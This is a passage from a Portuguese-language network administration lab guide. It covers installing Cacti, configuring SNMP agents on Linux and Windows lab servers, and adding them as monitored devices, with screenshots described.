


Figura 34: Modificando o servidor NTP do Windows

3) Monitoramento de serviços



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *WinServer-G*.

Nesta atividade prática, o software Cacti será configurado para monitorar os recursos dos servidores da rede. O Cacti e os pacotes necessários para o correto funcionamento serão instalados na máquina *LinServer-G*. Serão configurados agentes SNMP nos servidores *WinServer-G* e *FWGW1-G* para que o Cacti possa monitorar os recursos desses hosts.

1. Primeiro, vamos instalar o Cacti. Acesse a máquina *LinServer-G* e instale o pacote **cacti**.
 - Quando perguntado sobre a senha para o usuário **root** do MySQL, informe **rnpesr123**.
 - Quando perguntado sobre o *web server* para o qual o Cacti deve ser autoconfigurado, escolha **apache2**.
 - Quando perguntado se a base de dados do Cacti deve ser configurada usando o **dbconfig-common**, responda **Yes**. Para a senha do usuário administrativo da base de dados e a senha do aplicativo Cacti no MySQL, informe **rnpesr123** para ambas as perguntas.

```
# hostname  
LinServer-A
```

```
# apt-get install cacti  
(...)
```

2. Em sua máquina física, acesse a URL <http://172.16.1.10/cacti> para concluir a instalação do Cacti.




Figura 35: Tela inicial do Cacti

Clique em *Next*. Na tela seguinte, mantenha a escolha em *New Install* e clique em *Next*. Verifique que todos os valores na tela a seguir estão corretos (texto em verde com os dizeres **OK: FILE FOUND**), e clique em *Finish*.

Você verá a tela de login do Cacti. Entre com o usuário **admin** e senha **admin**; quando solicitada mudança de senha, escolha **rnpesr** em ambos os campos e clique em *Save*. Você deverá acessar a tela principal de configuração do Cacti.




Figura 36: Console do Cacti

3. Vamos instalar o agente SNMP na máquina *FWGW1-G*. Instale o pacote **snmpd**.

```
# hostname  
FWGW1-A
```

```
# apt-get install --no-install-recommends snmpd
```

4. Edite o arquivo `/etc/snmp/snmpd.conf`, comente a linha **agentAddress udp:127.0.0.1:161** e descomente a linha **agentAddress udp:161,udp6:[::1]:161**. Em seguida, reinicie o **snmpd** e verifique que ele está escutando na porta apropriada.

```
# vi /etc/snmp/snmpd.conf  
(...)
```

```
# grep '^*agentAddress' /etc/snmp/snmpd.conf  
#agentAddress udp:127.0.0.1:161  
agentAddress udp:161,udp6:[::1]:161
```

```
# systemctl restart snmpd
```

```
# netstat -unlp | grep '^udp .*:161'
udp        0      0 0.0.0.0:161          0.0.0.0:*
12527/snmpd
```

5. Lembre-se que a *chain* INPUT da tabela *filter* do firewall *FWGW1-G* não está configurada para permitir conexões nessa porta. Corrija o problema e salve as modificações no arquivo [/etc/iptables/rules.v4](#).

```
# iptables -A INPUT -s 172.16.1.10/32 -p udp -m udp --dport 161 -m state --state NEW,ESTABLISHED -j ACCEPT
```

```
# iptables-save > /etc/iptables/rules.v4
```

6. Agora, vamos instalar o agente SNMP na máquina *WinServer-G*. Acesse como usuário *Administrator* e, dentro do *Server Manager*, clique com o botão direito em *Features* > *Add Features*. Desça a barra de rolagem, selecione a caixa *SNMP Services* e prossiga com o assistente.




Figura 37: Instalação da feature SNMP

7. Abra o gestor de serviços do Windows, via menu *Start > Run... > services.msc*. Encontre o serviço *SNMP Service* e clique com o botão direito > *Properties*.




Figura 38: Propriedades do serviço SNMP

Na aba *Security*, caixa *Accepted community names*, clique em *Add...* e adicione a comunidade **public** com permissões *READ ONLY*. Logo abaixo, na caixa *Accept SNMP packets from these hosts*, clique em *Add...* e adicione o IP da máquina *LinServer-G*. Sua janela deverá ficar assim:




Figura 39: Configurações do serviço SNMP

Finalmente, clique com o botão direito no serviço *SNMP Service* e em seguida em *Restart*.

- De volta à console do Cacti, no navegador da sua máquina física acessando a URL <http://172.16.1.10/cacti>, vamos adicionar os dois servidores configurados. No menu à esquerda, clique em *Devices*, e em seguida na palavra *Add* no canto superior direito da nova janela.





Figura 40: Adicionando device no Cacti, parte 1

Na nova janela, informe o nome da máquina *FWGW1-G* no campo *Description*, seu IP exposto à DMZ no campo *Hostname*, e escolha a opção *Local Linux Machine* no campo *Host Template*. Verifique se sua janela está como se segue, e clique em *Create*.



The screenshot shows the Cacti web interface in a browser window. The address bar displays the URL: `172.16.10/cacti/host.php?action=edit&host_template_id=-1&host_status=-1`. The interface is logged in as **admin**. The left sidebar contains a navigation menu with categories like **Create**, **Management**, **Collection Methods**, **Templates**, **Import/Export**, **Configuration**, and **Utilities**. The **Devices** link is highlighted. The main content area is titled **Devices [new]** and contains the following sections:

- General Host Options**
 - Description**: Give this host a meaningful description. (Field: `FWGW1-A`)
 - Hostname**: Fully qualified hostname or IP address for this device. (Field: `172.16.1.1`)
 - Host Template**: Choose the Host Template to use to define the default Graph Templates and Data Queries associated with this Host. (Dropdown: `Local Linux Machine`)
 - Number of Collection Threads**: The number of concurrent threads to use for polling this device. This applies to the Spine poller only. (Dropdown: `1 Thread (default)`)
 - Disable Host**: Check this box to disable all checks for this host. (Checkbox: ☐)
- Availability/Reachability Options**
 - Downed Device Detection**: The method Cacti will use to determine if a host is available for polling. *NOTE: It is recommended that, at a minimum, SNMP always be selected.* (Dropdown: `SNMP Uptime`)
 - Ping Timeout Value**: The timeout value to use for host ICMP and UDP pinging. This host SNMP timeout value applies for SNMP pings. (Field: `400`)
 - Ping Retry Count**: After an initial failure, the number of ping retries Cacti will attempt before failing. (Field: `1`)
- SNMP Options**
 - SNMP Version**: Choose the SNMP version for this device. (Dropdown: `Version 1`)
 - SNMP Community**: SNMP read community for this device. (Field: `public`)
 - SNMP Port**: Enter the UDP port number to use for SNMP (default is 161). (Field: `161`)
 - SNMP Timeout**: The maximum number of milliseconds Cacti will wait for an SNMP response (does not work with php-snmp support). (Field: `500`)
 - Maximum OID's Per Get Request**: Specified the number of OID's that can be obtained in a single SNMP Get request. (Field: `10`)
- Additional Options**: (Empty text area)
- Notes**: Enter notes to this host. (Empty text area)

At the bottom right of the form are **Cancel** and **Create** buttons.

Figura 41: Adicionando device no Cacti, parte 2

Verifique que as informações SNMP do *host FWGW1-G* figuram corretamente na seção *SNMP Information* no topo da tela. Em seguida, clique em *Create Graphs for this Host*.

Console -> Devices -> (E) X

Not secure | 172.16.1.10/cacti/host.php?action=edit&id=2

console graphs

Console -> Devices -> (Edit) Logged in as admin (Logout)

Create

New Graphs

Management

Graph Management

Graph Trees

Data Sources

Devices

Collection Methods

Data Queries

Data Input Methods

Templates

Graph Templates

Host Templates

Data Templates

Import/Export

Import Templates

Export Templates

Configuration

Settings

Plugin Management

Utilities

System Utilities

User Management

Logout User

Save Successful.

FWGW1-A (172.16.1.1)

SNMP Information

System: Linux FWGW1-A 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt11-1+deb8u3 (2015-08-04) x86_64

Uptime: 137408 (0 days, 0 hours, 22 minutes)

Hostname: FWGW1-A

Location: Sitting on the Dock of the Bay

Contact: Me me@example.org

